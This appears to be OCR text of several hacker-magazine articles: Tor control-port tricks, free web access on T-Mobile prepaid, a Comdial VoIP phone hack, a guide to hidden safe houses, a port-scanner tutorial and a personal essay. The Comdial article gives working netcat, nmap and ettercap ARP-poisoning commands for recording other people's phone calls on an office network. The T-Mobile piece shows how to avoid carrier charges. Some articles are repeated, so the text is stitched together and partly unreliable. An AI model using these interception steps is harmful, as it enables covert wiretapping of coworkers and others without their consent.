650 STREAM 11 NEW 0 whatismyip.org:80 SOURCE_ADDR=127.0.0.1:45597
➥ PURPOSE=USER
attachstream 11 17 HOP=3
650 STREAM 11 REMAP 0 206.176.224.3:80 SOURCE=CACHE
650 STREAM 11 SENTCONNECT 17 206.176.224.3:80
250 OK
650 STREAM 11 REMAP 17 206.176.224.3:80 SOURCE=EXIT
650 STREAM 11 SUCCEEDED 17 206.176.224.3:80
650 STREAM 11 CLOSED 17 206.176.224.3:80 REASON=DONE
```

The IP address returned by whatismyip.org is 81.169.137.209 (tor.anonymizer.ccc.de), which corresponds to the chaoscomputerclub23 exit node.

Hint: Use attach a stream to circuit 0 to let the Tor client assign it automatically.

3. Other tricks

Below are a few more random tricks:

Get the country code for an IP address:

```
getinfo ip-to-country/216.66.24.2
250-ip-to-country/216.66.24.2=us
250 OK
```

Switch to new circuits:

```
signal newnym
```

Let's redirect all CNN traffic to BBC ;)

```
mapaddress www.cnn.com=www.bbc.co.uk
```

Reduce Tor traffic by disabling preemptive circuit creation:

```
setconf __DisablePredictedCircuits=1
```

Speed up Tor:

```
setconf CircuitBuildTimeout 10
```

Use specific exit node for a website

```
mapaddress www.bbc.co.uk=www.
➥bbc.co.uk.ephemer.exit
```

Resolve domains and IP addresses using Tor:

```
setevents addrmap
250 OK
resolve 2600.com
650 ADDRMAP 2600.com 216.66.24.2
➥ "2008-10-11 05:07:45"
➥ EXPIRES="2008-10-11 12:07:45"
250 OK
resolve mode=reverse 216.66.24.2
250 OK
650 ADDRMAP REVERSE[216.66.24.2]
➥ phalse.2600.COM "2008-
➥10-11 05:09:10" EXPIRES="2008-10-
➥11 12:09:10"
```

4. Automation

I have developed a Python script to automate circuit creation using the TorCtl library. Using this script, you will be able to specify which countries you want to use for each hop, how many ocean and continent crossings you want to take, specify circuit sizes, and many other tweaks. You can get it here: `http://➥thesprawl.org/code/src/tor-auto➥circuit.tar.bz2`

Also, for a quick listing of Tor exit nodes to use in your custom circuits, use another script I wrote to query the exit node directory listing: `http://thesprawl.org/code/src/tor-➥nodes.py`

5. Conclusion

There was a lot of ground covered in this guide, but there are even more interesting hacks still out there, waiting to be discovered. So go ahead and have some fun! Here are a few links to get you started:

- `http://www.torproject.org/svn/trunk/doc/spec/control-spec.txt`
- `https://svn.torproject.org/svn/torctl/trunk/doc/howto.txt`

Root teh moon!

Greetz to all mrlers, good folks from trin, and leet dudez of sf2600.

Hack T-Mobile Prepaid Messaging and T-Zones

by Mr. Curious / DoPi

I am an unrepentant cheapskate and also an information junkie. As you can probably imagine, these two aspects of my personality are constantly at war with one another–the latter always wanting more and fresher data, the former usually unwilling to foot the bill. The compromises to which they usually come leave them both wanting, and are perhaps best personified by my mobile f0ne: a vanilla, no-frills "gimme" handheld with T-Mobile prepaid. For the most part, it has functioned adequately for what I need: a short voice call or two per day and the occasional SMS. Even the heavily-castrated (but, all importantly, FREE) "T-Zones" function has worked fairly well and provided data snippets like stock quotes and weather forecasts when I've needed them.

What the phone lacked in PDA function, I worked around using Google Calendar and the very cool GVENT (48368) SMS on-the-fly event creation function, which I could couple with home and work PCs without ever having to physically sync. However, between the sending and receiving of several SMS reminders (as well as the occassional Twitter or regular SMS messages), I found myself burning through more nickels and dimes (literally) than my stinginess could handle.

Furthermore, there have been a few times that I've needed fairly "normal" web access–to win a bet, look up a definition, or what-have-you. The free "T-Zones" web access provides direct links to only a few sites (news, sports, "amusing info," etc.), and any attempts to enter URLs pointing anywhere outside of this handful of pages would return the always-nasty message: "your plan does not support this feature."

So T-Mobile keeps their prepaid customers on a pretty strict data diet, right? No, not so much. By utilizing the steps below, you can work outside the margins that T-Mobile has established for its prepaid customers. The steps involved are not always time-effective, but they do provide some options to soup-up your prepaid plan at no cost.

First of all, you may notice that at the top of the T-Zones page, there is a search box. Typing anything in there and clicking "Search" takes you to a Yahoo! Mobile oneSearch results page. So, now we know that Yahoo! Mobile, though not referenced anywhere in the T-Zones menus, is not part of T-Mobile's DNS blacklist (probably because many of the handsets include a podunk Yahoo IM client).

So then you'll see that if you point the WAP browser to the URL `http://us.m.yahoo.➥com/`, you get a fairly full page of options. Bookmark this page. Now, you can see that one of the options there is Yahoo! Mail–and bear in mind that we are still in the FREE area of T-Zones. So go ahead and send and receive messages with wild abandon... T-Mobile's prepaid per-message charges do not apply here. At this point I went ahead and stopped my SMS Twitter alerts and pointed them instead to my Yahoo! inbox–ditto with SMS event reminders from my Google Calendar account (which I retained because it is superior in all respects to Yahoo!'s).

And now that I have access to a regular mobile inbox, by extension I also have access to essentially the full internet. I can do this by use of web-by-email services such as `www@web2mail.com` (enter target URL in subject) or `www4mail@wm.ictp.triese➥.it` (enter target URL in body), which will pull the current page and send it to your Yahoo! Mobile inbox.


There are some even faster work-arounds that can be manipulated by use of the oneSearch function. If you enter "wiki" and your search term in the search box, a mirrored Wikipedia entry for your search term (retrieved from a still-accessible Yahoo domain) can be received.

Some other sites that do not appear on the T-Zones menus but are accessible by URL entry include: `mobi.traffic.com`, `radar.net`, 4INFO (`wap.4info.net`), and even Amazon (`www.amazon.com/gp/aw`).

Again, none of these methods or WAP sites are particularly suave, but they get the job done and don't cost a penny. Even if I ever put my tightwad days behind me and (gasp!) get on a contract plan, I'll always retain my trusty T-Mobile prepaid (with a couple bucks balance to keep it alive), which, in a pinch, will be able to provide me free web access for life.

Shout-outs: Bobakko & Benji, DoPi, JaR_G0ats, Syn Ack (757), HoFo.

CALLING COMDIAL PART #2



by Metalx1000

Hello all, once again. I've learned some things since my last article on Comdial phones. Comdial was founded in 1977 and went defunct in 2005. Now owned by Vertical Communications, they still make VoIP phones and I've seen the identical models released with a different logo on them. Now, instead of saying Comdial at the top of the phone, they say "Vertical". Also, the model is now "Edge 300" instead of "CONVERSip EP300". Other than the different logos they seem to be the same phones, so I am confident that these techniques will work on these new phones as well.

Last time I went over logging into the phone remotely using Netcat on port 9027. This time I'm going to show you a little more you can do with port 9027 and then I'll explain how you can use Ettercap to remotely record conversations from most VoIP phones through the local network. But first, here is a quick review and some commands I did not go over last time.

Each button on the Comdial phone has an LED light on it. If you send the "L" command to the phone on port 9027, it will make the LEDs all flash in a cool pattern. It's very Christmas-light like. You can connect to the phone with Netcat, as I showed you last time, and press the "L" key (it is case sensitive) and "ENTER" like so:

```
/home/user> nc 192.168.22.237 9027
[12:29:21.778] command_poll: got listenfd event
[12:29:21.790] command_poll: action->fd_ptr=9 accepted
[12:29:21.790] Connected to station 237
[12:29:21.789] Phone Version    : 3.0.026
[12:29:21.789] Phone Build Date: 01/16/2009 12:29:21
[12:29:21.789] Phone MD5Sum     : 3777ad4b3ac20ae9b56391267e81bb90
[12:29:21.799] Boot Version     : 1.04
[12:29:21.800] Boot Build Date : 05/03/2005 22:40:17
[12:29:21.800] Boot MD5Sum      : 5b84e34dcf06235e3763c755a9c57e9c
[12:29:23.009] ServiceSubscriptions: Started
[12:29:23.009] ServiceSubscriptions: Ended
L
[12:29:24.218] Test LED enabled:
[12:29:24.229]
Use 'u' and 'd' keys to select a cadence, then press an LED
[12:29:24.229] Current cadence: R
```

To get the phone to stop flashing just send the "L" command a second time. Now, you can also pipe the command in, connect, and disconnect all in one shot like so:

```
/home/user> echo L | nc
➥ 192.168.22.237 9007 -q1
```

This sends the "L" key to the phone and the "-q1" is a switch telling Netcat to disconnect after 1 second. Now let's say you have a bunch of phones that you want to make flash all at once. We can do this with a few simple commands. But first, we need to get a list of all the phones. Let's use Nmap, the networking swiss army knife, and save the output to a file like this:

```
/home/user> nmap 192.168.22.* -p
➥ 9027 > comdial.lst
```

This may take a little while, so be patient. It will create a text file called "comdial.lst" and the contents of that file will look something like this:

```
Host 192.168.22.193 appears to be
➥ up ... good.
Interesting ports on 192.168.22.193:
PORT      STATE  SERVICE
9027/tcp closed unknown

Host 192.168.22.230 appears to be
➥ up ... good.
Interesting ports on 192.168.22.230:
PORT      STATE SERVICE
9027/tcp open  unknown

Host 192.168.22.231 appears to be
➥ up ... good.
Interesting ports on 192.168.22.231:
PORT      STATE SERVICE
9027/tcp open  unknown
```

The Comdial phones are the addresses with the "9027/tcp open unknown" lines. So, now we need to run a command that will find the "9027/tcp open unknown" lines in our "comdial.lst" file, strip away everything except the IP addresses of the Comdial phones, and then input those addresses into our Netcat command. I've used a combination of "grep", "cut", and "awk" to do this:

```
/home/user> cat comdial.lst
➥|grep open -B 2|grep "Inter"|awk
➥'{print $4}'|cut -d\: -f1|while
➥ read ip;do echo L|nc $ip 9027
➥ -q1;echo "$ip...check";done
```

So, we "cat" out our list and use "grep" to grab the lines with "open" and the 2 lines before them. Then we use "awk" to grab the IP address and "cut" to remove the tailing colon. We then pipe "L" into Netcat for each IP address that we grabbed. The 'echo "$ip...check"' is just a visual output for the user to know how far along in the process they are. I know that's a long line, but it will run through each IP pretty fast and you will have a bunch of flashing lights all over your office. And to stop them, just run it again.

That was fun, but this is where the real fun starts. Let's use "Ettercap" and "Wireshark" to remotely capture voice conversations from the phone. Both Ettercap and Wireshark are free and open source. I'm using a Linux machine, but I believe that they both run on Windows as well, if you're one of those people. You will need a halfway decent computer and a good connection for this. This is because if your computer runs slowly, the conversation will break up and the people talking will hang up and redial, which can also be fun to do. I'm using my Eeepc 900 by Asus, which has a 900mhz Celeron Mobile processor and 1GB of RAM. Sometimes it works great, sometimes it runs a little slow so, to use this technique reliably, I would suggest something a little faster.


I'm going to show you how to use Ettercap to capture the traffic and Wireshark to decrypt the conversation. You could use Wireshark to do both, but I prefer using Ettercap to capture packets. One reason I prefer Ettercap over Wireshark for capturing is that its command line interface is simple to use and it is easily installed on computers as well as hand-held devices. One such device is the Nokia n800/n810 Internet tablet. I have one of these and it works great with Ettercap, and can fit easily into your pocket.

Here is the command you will type for capturing the packets:

```
/home/user>ettercap -T -Q -M
➥ arp:remote -i ath0 /192.168.1.1/
➥ /192.168.1.237/ -w comdial.cap
```

The "-T" tells Ettercap to run in text mode, instead of GUI mode, and the "-Q" tells it to run in quiet mode. If you don't use the "-Q" switch, it will try to display all the packets captured on the screen. This will bog down your computer and most likely slow down the whole network as well as bump the people on the phones off. The "-i ath0" is your network interface and may change depending on your computer. The "/192.168.1.1//192.168.1.237/" tells Ettercap to capture all info between the two IP addresses. One of the IP addresses is the phone and the other is the router it's connected to. So basically, it is capturing all the traffic for that phone. If you were to change that to "// //" it would try to capture all network traffic for the entire network. Unless you have a very fast computer, this will bring the network to a halt. And finally the "-w comdial.cap" is telling Ettercap to save all packets captured to a file called comdial.cap.

You have to be on the same local network as the VoIP phone to capture packets from it. I'm not going to go into detail on how packet capturing works, but that's just how it is. So, you can do this to phones in your office while you are at the office. You won't be able to do it from home or another office location, since you have to be on the same local network, but you will be able to capture any incoming calls to the targeted phone.



Detected 1 VoIP Call. Selected 1 Call.

Start Time Stop Time Initial Speaker From | To | Protocol Packets State Com

☑ From 192.168.20.202:8000 to 192.168.22.237:9028 Duration:127.92 Drop by Jitter Buff:78(1.8%) Out of Seq: 2050

From 1 (42 bytes on wir

```
0000  00 a0 c8 1f 52 4a 00
0010  00 1c 7e e7 00 00 40
0020  16 01 08 00 fa 30 7e
```

☑ From 192.168.22.237:9028 to 192.168.20.202:8000 Duration:124.00 Drop by Jitter Buff:118(1.8%) Out of Seq: 3187

File: "comdial.cap" 2713 KB 00:01:

Once you are done capturing the info you want, press "q" to quit Ettercap. You can also use the good old "Ctrl+C" to quit Ettercap, but this will give you a message that says "User requested a CTRL+C... (deprecated, next time use proper shutdown)". I have used "Ctrl+C" to quit before, and it didn't cause any problems, but I would just suggest using "q" since that is the proper way to do it and you never know what might go wrong if you don't.

Now we can open Wireshark to decode and listen to any conversations that may have taken place on the phone while we were capturing. You can either run "wireshark ➥ comdial.cap" at the command line, or open Wireshark and do the regular "File>Open" from the menu.

Now that you have the files open, you will see a list of all packets captured. There will be a lot there and you may want to look through it to see if you can find anything interesting. But for now, we're just going to be listening to voice conversations.

Click "Statistics" from the menu bar and go down to "VoIP Calls". Wireshark will scan through all the packets and find any VoIP calls for you. Select one from the list and then press "Player". A new window will open. There is a box that says "Jitter Buffer" and it defaults to 50 milliseconds. I've changed this number and it didn't seem to change the audio output at all. So, just press the "Decode" button and, though it may take a few seconds, it will display two audio tracks. At first you might think that these are Left and Right audio channels, but they are not; they are caller and receiver channels. That's right, both parts of the conversation are recorded to separate files.

To play the tracks, check the check box under the audio track or tracks you want to listen to. Then press "Play". You should hear the conversation you recorded. The recording may play back a little slow, but that is normal.

Well, this has been part #2 of my Comdial articles. I hope you liked it because I plan on writing another on how to call a Comdial (or any SIP phone) from your computer or handheld device.

Thanks to Canola & Gun_Smoke for your help and support.

Underground Physical Network

by MasterChen
infoinject@gmail.com

So, you find yourself on the other side of town from your home base and you just wish you had a safe house where you can freshen up before heading to your next big event. Or, what if a psycho ex-girlfriend or stalker knows every place you frequent? Wouldn't a few hiding places work to your advantage?This is exactly what we will be discussing today! Whether escaping from real life for a few seconds, hours, or days at a time, I'm going to illustrate how you can build a relatively underground network of safe houses, physical caches, hideouts, or just secret meeting areas. Now, of course, before we continue, I am not telling anyone to use these techniques to run from the authorities. That's your own mess and business.

Satellite Setup

Imagine your home or place of residence as a command center or home base. All other locations are going to be referred to as satellites. The first thing to be done is to find several locations with the following criteria:

1. Trustworthy: You know the host very well and they would cover for you if needed. Hosts being the owner or manager of each particular location, i.e. friend's house, office, etc.
2. Accessible: Availability of your satellites needs to be no less than 95%. You never know when you are going to need such a facility, especially since most of the time it would be used for emergency or unplanned circumstances.

3. Proximity: Near and far from your normal routine. As an example, I have spots all over the city; a few of which are on The Strip.
4. Quick or camp?: Can the place just be used to drop off excess baggage, or can it be used to camp at for a few days?

Keep these guidelines in mind and you will be well on your way to establishing your underground network.

At the Satellite

Now that we have locations set up and available to us, it's time to make these areas into fully functional facilities. With proper resources, you can stay off the grid for a while and remain comfortable. First, we need to establish the necessities, such as food and restrooms. If your location does not have food in it, make sure it's relatively close to a place with some sort of food supply. Restrooms are a must, unless you have an iron bladder. Next, a change of clothes would be ideal for comfort, or for a new look when leaving the facility. You can come as a business person and leave as a casual civilian or vice versa. Please refer to the Autumn 2008 edition of The Quarterly for my article on six points of disguise, if you need ideas on wardrobe. Your material can be as simple as a backpack of clothes stashed nicely in the facility somewhere to a full blown walk-in closet. After the bare necessities are are covered, we can add other features for additional functionality. If it is possible and realistic, Internet access would be great to have at your sites for several reasons that we are all aware of. Make sure your connection is proxied. :-) A few books or a small entertainment system may be in order if you are planning on staying a while. Just keep in mind that portability should be a priority when staying out of sight.

What if the Satellites are Compromised?

There may come a time when someone discovers your clandestine station. What should you do? Is there anything you can do? How exactly do you recover? It is inadvisable to revisit a compromised satellite. Someone crazy could be waiting there for you. This is why all resources, at any location, should be easy to replace and inexpensive. If you must visit a site after someone dangerous knows about it, get there quickly. Take what you need. Destroy what you don't. You won't be able to visit that particular facility for quite some time, if ever again.

Preventing Satellite Compromise

Of course, there are measures you can take to minimize the probability of your underground network being discovered and these steps are very simple. Make sure no one important is watching you as you access these sites. This destroys the entire purpose of being covert. Follow the "need to know basis" policy. No one really needs to know where you are to contact you. Cellphones are a wonderful thing. The hosts of your locations only need to know their specific role in your network. Only your closest loved ones should know exactly where you are. I'm referring to those who would report you missing and put your picture on the 6 o' clock news if you went off the grid without them knowing. Only use your satellites when you need to. Frequent visits can develop a pattern that others can use later for surveillance. Physical caches may be used instead of satellites for quick drop off and pick up of sensitive material.

While Off the Grid

Invisibility is important in times like these, so here are a few things to help you. While out and about, invest in a prepaid cellphone that doesn't require your actual information for service. Always pay in cash, because it does not leave a paper trail. If you have a GPS enabled phone, disable GPS. PO boxes are something you might want to utilize so that no one can pinpoint any place of residence on you.

Conclusion

Remember that in today's age, you are responsible for your own privacy and security. This ideology transcends technology and should really be viewed as a lifestyle. Too much paranoia can make you crazy, but no paranoia can leave you completely exposed to anyone. What's wrong with having a place to escape the real world?

Shoutouts


bgm: Your ability to learn how to break new systems relatively quickly astounds me.

sneaksy: You're the best game hacker I know, hands down.

heck48: It takes a hacker to understand one sometimes. Thanks for not restricting my exploration when I was younger.

JC: What can I say that I haven't already? You inspire me.

Understanding Hacking Tools with Socket Programming



by Uriah C.

There are many tools out there for scanning and breaking into remote systems. With tools like Nmap, Metasploit, and ettercap, scanning and exploiting is easier then it used to be. This, combined with many online tutorials, can give anyone the ability to wreak havoc on a system. It can be as easy as doing a scan with Nmap and then using an exploit and payload from Metasploit. Not to mention that the many live GNU/Linux disks containing these tools are just a download away.

Don't get me wrong, I use these tools for testing the security of my network and love the fact that I can do it quickly. But I am more inquisitive than most when it comes to my tools. I want to understand how they work.

The first step in exploiting a remote system is knowing which ports are running a service that can be exploited, so I decided to write a simple port scanner in order to come to an understanding of programming client applications that can be used to find open services.

The easiest way to find an open port is to try to connect to that port. If one can connect to the port, then there must be some service running on it. This is not the stealthiest way to scan a system for open ports, though, because the program is connecting to the service and might leave a log that a client tried to connect. Also, if the service is busy and cannot handle the connection, then the scanner will give a false negative.

Here is some pseudocode for my application, which was written in Java:

```
// If socket programming is not built in, then don't forget to import the
// needed libraries. We need to identify the target. This can be any ip,
// but I will use the local address for this example

ipAddress = "127.0.0.1";

// Now let's try to connect to ports on the ip address with a for loop

for (port = 1; port < 1025; port++){
        try {
                socket = new Socket(ipAddress, port);
                Write "port " + port  " on " + ipAddress + " is open";
        } // If there is a connection, then it will let us know the port is
                ➥ open
        catch(exception) {
                Write "port " + port + " on " +ipAddress + " is closed";
        } // If the connect fails, then the port is closed.
}
```

The code within the for statement is a basic socket connection, and can be used in any client programming project. For example, one could use the code to connect to a web server and then stream in a URL request.

Socket programming is a key element to remote access. An understanding of it can lead to writing servers and clients for one's own needs. It facilitates in the writing of clients and servers like mail, HTTP, backdoors, Trojans, and anything else that requires a connection between two computers.

3. Proximity: Near and far from your normal routine. As an example, I have spots all over the city; a few of which are on The Strip.
4. Quick or camp?: Can the place just be used to drop off excess baggage, or can it be used to camp at for a few days?

Keep these guidelines in mind and you will be well on your way to establishing your underground network.

At the Satellite

Now that we have locations set up and available to us, it's time to make these areas into fully functional facilities. With proper resources, you can stay off the grid for a while and remain comfortable. First, we need to establish the necessities, such as food and restrooms. If your location does not have food in it, make sure it's relatively close to a place with some sort of food supply. Restrooms are a must, unless you have an iron bladder. Next, a change of clothes would be ideal for comfort, or for a new look when leaving the facility. You can come as a business person and leave as a casual civilian or vice versa. Please refer to the Autumn 2008 edition of The Quarterly for my article on six points of disguise, if you need ideas on wardrobe. Your material can be as simple as a backpack of clothes stashed nicely in the facility somewhere to a full blown walk-in closet. After the bare necessities are are covered, we can add other features for additional functionality. If it is possible and realistic, Internet access would be great to have at your sites for several reasons that we are all aware of. Make sure your connection is proxied. :-) A few books or a small entertainment system may be in order if you are planning on staying a while. Just keep in mind that portability should be a priority when staying out of sight.

What if the Satellites are Compromised?

There may come a time when someone discovers your clandestine station. What should you do? Is there anything you can do? How exactly do you recover? It is inadvisable to revisit a compromised satellite. Someone crazy could be waiting there for you. This is why all resources, at any location, should be easy to replace and inexpensive. If you must visit a site after someone dangerous knows about it, get there quickly. Take what you need. Destroy what you don't. You won't be able to visit that particular facility for quite some time, if ever again.

Preventing Satellite Compromise

Of course, there are measures you can take to minimize the probability of your underground network being discovered and these steps are very simple. Make sure no one important is watching you as you access these sites. This destroys the entire purpose of being covert. Follow the "need to know basis" policy. No one really needs to know where you are to contact you. Cellphones are a wonderful thing. The hosts of your locations only need to know their specific role in your network. Only your closest loved ones should know exactly where you are. I'm referring to those who would report you missing and put your picture on the 6 o' clock news if you went off the grid without them knowing. Only use your satellites when you need to. Frequent visits can develop a pattern that others can use later for surveillance. Physical caches may be used instead of satellites for quick drop off and pick up of sensitive material.

While Off the Grid

Invisibility is important in times like these, so here are a few things to help you. While out and about, invest in a prepaid cellphone that doesn't require your actual information for service. Always pay in cash, because it does not leave a paper trail. If you have a GPS enabled phone, disable GPS. PO boxes are something you might want to utilize so that no one can pinpoint any place of residence on you.

Conclusion

Remember that in today's age, you are responsible for your own privacy and security. This ideology transcends technology and should really be viewed as a lifestyle. Too much paranoia can make you crazy, but no paranoia can leave you completely exposed to anyone. What's wrong with having a place to escape the real world?

Shoutouts


bgm: Your ability to learn how to break new systems relatively quickly astounds me.

sneaksy: You're the best game hacker I know, hands down.

heck48: It takes a hacker to understand one sometimes. Thanks for not restricting my exploration when I was younger.

JC: What can I say that I haven't already? You inspire me.

Understanding Hacking Tools with Socket Programming



by Uriah C.

There are many tools out there for scanning and breaking into remote systems. With tools like Nmap, Metasploit, and ettercap, scanning and exploiting is easier then it used to be. This, combined with many online tutorials, can give anyone the ability to wreak havoc on a system. It can be as easy as doing a scan with Nmap and then using an exploit and payload from Metasploit. Not to mention that the many live GNU/Linux disks containing these tools are just a download away.

Don't get me wrong, I use these tools for testing the security of my network and love the fact that I can do it quickly. But I am more inquisitive than most when it comes to my tools. I want to understand how they work.

The first step in exploiting a remote system is knowing which ports are running a service that can be exploited, so I decided to write a simple port scanner in order to come to an understanding of programming client applications that can be used to find open services.

The easiest way to find an open port is to try to connect to that port. If one can connect to the port, then there must be some service running on it. This is not the stealthiest way to scan a system for open ports, though, because the program is connecting to the service and might leave a log that a client tried to connect. Also, if the service is busy and cannot handle the connection, then the scanner will give a false negative.

Here is some pseudocode for my application, which was written in Java:

```
// If socket programming is not built in, then don't forget to import the
// needed libraries. We need to identify the target. This can be any ip,
// but I will use the local address for this example

ipAddress = "127.0.0.1";

// Now let's try to connect to ports on the ip address with a for loop

for (port = 1; port < 1025; port++){
        try {
                socket = new Socket(ipAddress, port);
                Write "port " + port  " on " + ipAddress + " is open";
        } // If there is a connection, then it will let us know the port is
                ➥ open
        catch(exception) {
                Write "port " + port + " on " +ipAddress + " is closed";
        } // If the connect fails, then the port is closed.
}
```

The code within the for statement is a basic socket connection, and can be used in any client programming project. For example, one could use the code to connect to a web server and then stream in a URL request.

Socket programming is a key element to remote access. An understanding of it can lead to writing servers and clients for one's own needs. It facilitates in the writing of clients and servers like mail, HTTP, backdoors, Trojans, and anything else that requires a connection between two computers.

Hacker Perspective

Annalee Newitz

Crime and Freedom

A few months after I turned fifteen, my friend Dave told me his summer school driver's ed class was going to show *Red Asphalt,* this legendary movie where supposedly you could see people ground into paste after really bad car crashes.

"You should sneak in with me and check it out!" he suggested. I was pretty enthusiastic about blood and guts, so this seemed like a sensible idea. Unfortunately, the movie did not deliver: There were no beheadings at all. So I spent my afternoon in the back of an air-conditioned classroom watching the cops on the disappointingly bloodless screen talk about bad, law-breaking teenagers - and listening to Dave's friends talk about their computers. It was the mid-1980s, and they were obsessed with cracking Apple software and getting access to *The Pig Sty,* the most elite BBS in our area. I'd played around with my own computer, a Kaypro 2 running CP/M, but hadn't realized there was a whole community of kids doing the same thing.

I had found my people. I spent the rest of the summer hanging out with those guys, and when school started again we met on a multi-user chat BBS called *WizNet.* As I learned more about computers, I realized that the people who loved them weren't just united by a desire to understand networks and assembly. We wanted to find out how complicated things worked - especially things designed to thwart our exploration with obfuscation or outright bullshit. And for many of us, that exploration started with machines and radiated outward to touch everything in our lives.

My formative years were spent in the churchy suburbs of Orange County, California, during the Reagan Era. Until I started hanging out with computer hackers, adulthood had been explained to me mostly by fashion magazines and my peers. Apparently it would involve manicures, dying my hair blonde, wearing dresses, and waiting by the phone for boys to "ask me out." In short, conformity to a repugnant ideal. And yet, I found no alternative models for my future except in science fiction - which was, of course, an impractical template for adulthood unless I expected shortly to mutate or go into space.

It was among computer hackers that I began learning about a rogue form of adulthood that defied my community's expectations, and that was also possible in the real world. Well, it was possible if you didn't get caught. A year before I joined the computer scene, a bunch of guys my friends knew had gotten arrested for breaking into computers - I can't remember now whether they'd popped some school computers, government computers, or both. Mostly what I recall is a vivid story my friend Jeff told about seeing the guys' computers being carted off by federal agents while their parents stood by in open-mouthed rage.

This had the effect of wedding forever in my mind the struggle to explore freely and the danger of being branded a criminal. My friends considered it a great accomplishment to crack the copy protection on programs so you could share them with everybody; and we spent many lazy Sunday afternoons wardialing and phreaking our way into free long-distance calls. If this was crime, I decided, then the law was obviously bullshit.

And if computer crime laws were bullshit, who knew what other rules were bullshit?

Once I'd asked that question, I stopped wearing pink, took on an alias, and made sure my mom never had to buy another copy of *Mac Paint* again. I also stopped giving a crap about all those unwritten rules on how girls are supposed to act. I wore men's ties and read pornography. I had a bunch of fantastically nerdy boyfriends, and I didn't care who knew about it. The girls in school called me a slut, which I classified as yet another one of those so-called crimes that was actually no crime at all. I started writing stories about heroic outlaw hackers and reading books about counterculture and sex.

It was around this time that I decided my goal in life was to escape Orange County and live in San Francisco. Up there, people were fucking anybody they wanted, all the time. Plus, they were making bizarre, amazing art and committing crimes way too awesome for a high school student to find out about. At least, that's what I assumed, based on the books I'd read.

At last, I had a concrete notion of what I wanted to do as an adult.

These formative experiences left me with a definition of hacking that might seem surprisingly broad to people who think hackers are highly-technical people who tinker solely with computers and possibly a few other machines. I think of hacking as any rational and concerted effort to explore a complex system and then customize it as you wish. Only that definition explains why my familiarity with BBS systems inspired me to re-imagine, among other things, my gender identity and ethical life.

A lot of people struggle their whole lives to live up to the ideal of what it means to be male or female, and live in misery because they can't. Men are told they have to be strong and aggressive; women, that they should be attractive and emotional. There are hundreds of other such stereotypes, up to and including the one that says men are good at science and women aren't. And all of them are bullshit. They're like the glue that game companies used to pour over the chipsets in video games to prevent people from reverse-engineering them. All they do is cover over a basic and discoverable truth, which is that gender is just a set of commands that your body can execute in all kinds of ways that have nothing to do with what the instruction manual tells you.

I became a gender hacker because I couldn't act like a "girl" even when I wanted to. I could have become a man, but I didn't want that either. Instead I committed myself to tinkering with my identity to reflect who I am and how I want to be seen, which is as a person who doesn't fit into any known gender category. Partly, this has meant customizing my body. I have short hair and usually wear men's clothes, though I love wearing vintage dresses and skirts sometimes. I also used surgery to correct the one thing I hated about living in a female body: the possibility of getting pregnant. I got a tubal ligation when I was in my twenties, and ever since then my reproductive system has behaved exactly the way I want it to.

Once you start hacking your gender, a lot of other fundamental rules become fungible too. For example, most people think that family means getting married and having babies. Since I had successfully eliminated the whole baby-making problem, I wondered if there were other things about family life that I could reconfigure too. I dated people of different genders, dated several people at the same time, engaged in serial monogamy, went to a lot of great orgies, and was even celibate for a couple of years. I knew I didn't want an off-the-shelf relationship, and eventually I figured out a configuration that works well for me. And yes, it's the sort of setup that many people would consider a crime against nature and various gods.

